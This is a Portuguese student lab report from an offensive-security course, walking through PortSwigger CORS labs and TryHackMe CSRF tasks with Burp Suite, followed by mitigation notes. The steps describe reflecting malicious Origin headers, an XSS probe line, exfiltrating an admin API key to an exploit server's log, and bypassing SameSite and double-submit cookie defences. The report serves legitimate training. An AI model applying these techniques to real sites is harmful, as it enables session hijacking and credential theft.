

Treinamento em Segurança Ofensiva 2024/2025

Relatório de Atividades	
Módulo 4:	Pentest em Aplicações Web
Atividade 2:	CORS e CSRF
Nome:	Luiz Eduardo de Andrade

1. Introdução

Estas atividades fazem parte do módulo *Pentest em Aplicações Web*, para a qual utilizamos a sala do PortSwigger - <https://portswigger.net/> e do TryHackme - <https://tryhackme.com/room/csrfV2>

No contexto destas salas, nosso foco é:

- 1) Tarefa 1 do Portswigger - Criar um JavaScript para recuperar a chave de API do administrador e carregar o código no servidor de exploração para ter acesso de administrador através de configuração CORS insegura pois este site confia em todas as origens;
- 2) Tarefa 2 do Portswigger - Criar um JavaScript mas neste caso não é possível codificar a saída por url mas, através da confiança de subdomínios independente do protocolo, e carregar o código no servidor de exploração para ter acesso de administrador;
- 3) Na Tarefa 4 do TryHackme - exploração de link/imagem oculto no CSRF envolve um invasor inserindo uma imagem ou um link em uma página da web que é quase indetectável para o usuário.
- 4) Tarefa 5- técnica Bypass de cookie de envio duplo podemos sequestrar o cookie da sessão, subverter a política de mesma origem quebrando esta política no navegador, explorando xss para conseguir criar solicitações fraudulentas com o token CSRF e injeção de cookies de subdomínio, injetar cookies no navegador de um usuário a partir de um subdomínio relacionado é outra técnica potencialmente sofisticada.
- 5) Tarefa 6 - Bypass de cookie do Samesite - sair da conta e ter acesso ao cookie no logout para modificar o cookie e conseguir ter acesso ao site.
- 6) Tarefa 7 - Algumas técnicas adicionais de exploração – Exploração HTMLHttp Request solicitação AJAX, CSRF é como se alguém fizesse seu navegador da web enviar, sem saber, uma solicitação para um site onde você está logado, como se alguém enganasse seu navegador para fazer algo em um site confiável sem seu conhecimento, potencialmente causando ações ou alterações não intencionais em sua conta.

A sala do Portswigger é composta por duas tarefas:

2) Vulnerabilidade CORS com protocolos inseguros confiáveis - <https://portswigger.net/web-security/cors/lab-breaking-https-attack>

A sala do TryHackme é composta por quatro tarefas todas elas através do site <https://tryhackme.com/room/csrfV2>

- 1) Tarefa 4 - CSRF básico - Exploração de link/imagem oculto
- 2) Tarefa 5 - Bypass de cookie de envio duplo
- 3) Tarefa 6 - Bypass de cookie do Samesite
- 4) Tarefa 7 - Algumas técnicas adicionais de exploração

2. Desenvolvimento

2.1. Configuração do ambiente

Os seguintes passos foram necessários para configurar o ambiente necessário para o desenvolvimento das atividades:


- 1) Acessar os sites informados acima.
- 2) Utilizar a VM do Kali Linux: Para utilizar o Burp e executar alguns comandos no terminal.

2.2. Atividade prática

O objetivo desta atividade é realizar as 2 tarefas propostas no PortSwigger e as 4 tarefas do TryHackme.


2.3. Atividade 1 - Vulnerabilidade CORS com reflexão de origem básica no PortSwigger

Passo 1 – Entre com seu login e senha no PortSwigger no site: <https://portswigger.net/web-security/cors/lab-basic-origin-reflection-attack> e clique em acesse o laboratório




2


Passo 2 – Em My account digite o usuário wiener e a senha peter, depois vá até o Burp em Proxy e depois em HTTP History em /accountDetails clique com o botão direito e clique em Send to Repeater




Passo 3 – No Repeater clique em Send e terá o código 200 OK




Passo 4 – Depois do campo Sec-Fetch-Dest digite a URL <http://random-site.com> e clique em enviar, terá um código 200 OK quer dizer que podemos redirecionar para qualquer site que quisermos agora vamos substituir a URL por <https://malicious-website.com> e clique em Send e teremos novamente o código 200 OK.




Passo 5 – Escrever o script conforme figura abaixo para entregar ao administrador e ele clicar no link para termos o token de autorização.




Passo 6 – Na tela inicial clique em Go to exploit server no campo body cole seu código clique em store, depois em Delivey exploit to victim.



Passo 7 – Em Acess log localize a URL com /log?key=, nesta mesma linha procure por apikey=, copie esta apikey.




Passo 8 - Volte ao laboratório clique em submit solution e cole a chave que copiou anteriormente em apikey e o laboratório estará concluído




5

2.4. Atividade 2 – Vulnerabilidade CORS com protocolos inseguros confiáveis no Port Swigger.


Passo 1 – Na página inicial clique em My account e entre no usuário com wiener e na senha com peter, clique em login




Passo 2 – Vá até o Burp em Proxy HTTP History vá até /accountDetails e clique em Send to Repeater



Passo 3 No Repeater em Request adicione Origin e neste campo coloquei <https://random.com> e o host que está em Request e .malicious.com e ambos retornaram código 200 mas apenas com o Access Control-Allow-Credentials = true mas apenas com este campo não conseguimos a API Key do Administrador.



Passo 6 – No Request adicionamos depois de `productId=<script>alert(1)</script>` e clique em Send aparecerá o código 400 bad request, ele não codifica a saída por url e vamos verificar se no navegador aparece a tela de pop-up, clique com o botão direito no Request na parte do código, selecione show response in browser, clique em copy, abra uma nova guia no browser e cole a URL aparecerá o código 1 no pop-up da página



Passo 7 – Agora vamos fazer um script para explorar o xss neste site, tivemos que fazer algumas codificações com o sinal de + se transformando em `%2b` e para a `<` transformando em `%3c` e copie este script cole em Body, clique em store, depois em delivery exploit to victim e clicar no access log e localize a linha que tenha `/log?key=`, depois de Api Key copie o código



Passo 8 – Agora clique em submit solution em aswer cole o código copiado e o laboratório foi resolvido.



2.5. Atividade 1 TryHackme – Tarefa 4 - CSRF básico - Exploração de link/imagem oculto

Passo 1 – Acesse o site do Port Swigger coloque seu usuário e senha entra no laboratório



Passo 2 – Depois inicie a máquina no próprio TryHackme vá até e-mails e escolha o e-mail **vulnerável** Congratulations! You Might Be Our Lucky Winner abra este e-mail e clique em Click Here to Redeem e quando clicar informará que a transferência foi feita com sucesso e mostrará a flag.



Passo 3 –Agora voltaremos ao e-mail e iremos clicar no e-mail **seguro** do Congratulations! You Might Be Our Lucky Winner, abra o e-mail e clique Click Here to Redeem e vai aparecer a flag de token inválido.



Passo 4 – Segue a respostas das questões sobre a Exploração de link/imagem oculto



10

2.6. Atividade 2 TryHackme – Tarefa 5 - Bypass de cookie de envio duplo

Passo 1 - Vá até e-mails e escolha o e-mail **vulnerável** Urgent: Action Required – Suspicious Login Attempt Detected abra este e-mail e clique em this link, mostra que o password foi atualizado com sucesso.



Passo 2 – Volte até e-mails e agora procure pela versão segura **secure** Urgent: Action Required – Suspicious Login Attempt Detected e aparecerá a flag de invalid csrf token



Passo 3 – No browser iremos nos 3 pontinhos depois em password and autofill, google password manager, clicaremos no mybank.thm em password clicaremos no olho e aparecerá o novo password.



Passo 4 – Depois que o password foi alterado podemos dar o ok ir até o fim da página e achar o valor decodificado do token.



Passo 5 – Na versão segura depois que aparece a flag e dá o ok vá no código o campo escondido para evitar ataques de CSRF é o csrf-token



Passo 6 – Segue a respostas das questões sobre o Bypass de cookie de envio duplo.



2.7. Atividade 3 TryHackme – Tarefa 6 - Bypass de cookie do Samesite

Passo 1 – Vá até os e-mails e procure por vulnerable Exclusive Opportunity: Complete Our Survey for a chance to win a Ferrari, clique nele e depois em survey link e aparecerá a flag de logout.



Passo 2 – Temos que deslogar do nosso usuário e senha para aparecer o cookie de logout, clique em Inspect application e localize o cookie de logout e copie ele.



13

Passo 3 – Agora vamos modificar o valor do cookie de logout para hello.htm, depois aparece uma flag de ataque detectado.



Passo 4 – Fazemos o logoff entramos com o usuário e senha e esperamos 2 minutos e depois abrimos o e-mail vulnerable Test Scenario LAX + POST



Passo 5 – Clique em test attack vai aparecer um popup que não achou um cookie neste site, depois clicamos em test attack -successful e aparecerá a flag



14

Passo 6 - Segue a respostas das questões sobre o Bypass de cookie do Samesite.



2.8. Atividade 4 TryHackme – Tarefa 7 - Algumas técnicas adicionais de exploração.

Passo 1 – Responder à questão qual é o nome da política geral que proíbe solicitações de origem cruzada? Same Origin Policy



Passo 2 – Responder à questão: A rigor, ao atualizar um endereço de e-mail de Josh por meio do endpoint da API, Access-Control-Allow-Origin: * é um cabeçalho vulnerável (sim/não)? A resposta é Yes (Sim) é um cabeçalho vulnerável

Passo 3 – Responder à questão: Como é chamado o cabeçalho que armazena a URL da última página que o usuário visitou antes de fazer uma solicitação? Referer



Passo 4 – Segue todas as respostas das questões sobre o laboratório - Algumas técnicas adicionais de exploração.



2.9. Análise dos Resultados:

Foi realizada a instalação do Burp Community no Kali Linux

Interpretação dos resultados:

- 1) Na Atividade 1 do Port Swigger - Vulnerabilidade CORS com reflexão de origem básica: Este site tem uma configuração insegura pois confia em todas as origens, criamos um JavaScript que use o CORS para recuperar a chave de API do administrador e carregar o código no servidor de exploração, o laboratório é resolvido quando envia com sucesso a chave de API do administrador;
- 2) Na Atividade 2 - Vulnerabilidade CORS com protocolos inseguros confiáveis do Port Swigger: Este site não tem uma configuração insegura de origem, mas confia nos subdomínios do site e conseguimos através de um XSS a chave API de administrador.
- 3) Na Tarefa 4 - CSRF básico - Exploração de link/imagem oculto - um invasor coloca uma imagem ou um link de página web quase indetectável ele se beneficia que o browser do usuário transfere credenciais como cookies automaticamente.

redirecionar para um domínio controlado pelo atacante e o formulário terá um token CSRF com um parâmetro oculto.

- 5) Tarefa 6 - Bypass de cookie do Samesite – Utilizamos um recurso de cookie LAX que permitiu ao atacante acesso a nossa conta.
- 6) Tarefa 7 - Algumas técnicas adicionais de exploração – O nosso browser envia sem sabermos uma solicitação para um site que estamos logados, podendo causar alterações ou ações que não solicitamos.

2.10. Análise dos Resultados:

1. No laboratório 1 Vulnerabilidade CORS com reflexão de origem básica no PortSwigger: Não deixar que o aplicativo aceite qualquer origem para a internet sem a validação, deixar o access control allow origin apenas com sites confiáveis para não conseguir acessar seus recursos públicos e o campo control-allow-credentials em false para que não sejam passadas as credenciais na solicitação que podem ser cookies, cabeçalhos de autorização ou certificados, neste caso é o cookie do administrador, é muito perigoso ter estes cabeçalhos porque além das informações públicas podem acessar os recursos privados e o recurso privado que queremos é a chave API de administrador;
2. No laboratório 2 Vulnerabilidade CORS com protocolos inseguros confiáveis no PortSwigger: Não podemos confiar nos subdomínios, utilizamos o próprio site e conseguimos acessar a chave API de administrador através do control allow origin e do control-allow-credentials;
3. Na Tarefa 4 do TryHackme CSRF básico - Exploração de link/imagem oculto: verificar se a solicitação vem de um usuário legítimo, precisamos de um token exclusivo para ter certeza de que veio de uma fonte confiável.
4. Tarefa 5 Bypass de cookie de envio duplo do TryHackme – o CSRF é fácil de prever ou tem entradas inválidas, atualize a geração de tokens para que eles não sejam fáceis de adivinhar e não sejam quebrados facilmente.
5. Tarefa 6 - Bypass de cookie do Samesite do TryHackme – Não podemos passar o atributo SameSite como LAX eles são enviados como durante a solicitação entre sites, temos que utilizar o Strict para que isso não seja feito
6. Tarefa 7 - Algumas técnicas adicionais de exploração do TryHackme - Com uma solicitação AJAX engana seu navegador para fazer algo em seu nome em um site confiável podendo causar alterações ou ações que não solicitou, o cabeçalho referer contém a URL da última página que o usuário visitou antes de fazer a solicitação atual, alguns sites se protegem contra CSRF permitindo consultas se o cabeçalho referer corresponder ao seu domínio isso é reduzido quando esse cabeçalho pode ser alterado ou eliminado, podemos utilizar Tokens Anti CSRF somente tokens válidos, atributo de cookies samesite como Rigoroso para cookies enviado entre sites, política de referência uma política rigorosa garantindo que as solicitações venham de fontes confiáveis, políticas de segurança de conteúdo CSP uma política que especifique fontes confiáveis reduzindo a chance de enviar scripts maliciosos, padrão de envio de cookies duplos um token CSRF é armazenado tanto em um cookie como em um parâmetro e para a solicitação ser realizada ele compara os dois cookies que tem que ser iguais, implementar captchas

incorporar desafios de Captchas para a autenticação de usuários, envio de formulários e criação de contas;

3. Considerações finais

Nesta sala, exploramos técnicas Pentest em Aplicações Web com o software Burp Suite Community para manipular algumas requisições, utilizando o Repeater para enviar requisições automaticamente, codificamos e decodificamos URL's, modificamos a origem que não teve validação, utilizamos o subdomínio para ter acesso de administrador, também links ou imagens ocultas, cookie de envio duplo, cookie de samesite e algumas técnicas adicionais de exploração.

As principais lições aprendidas incluem:

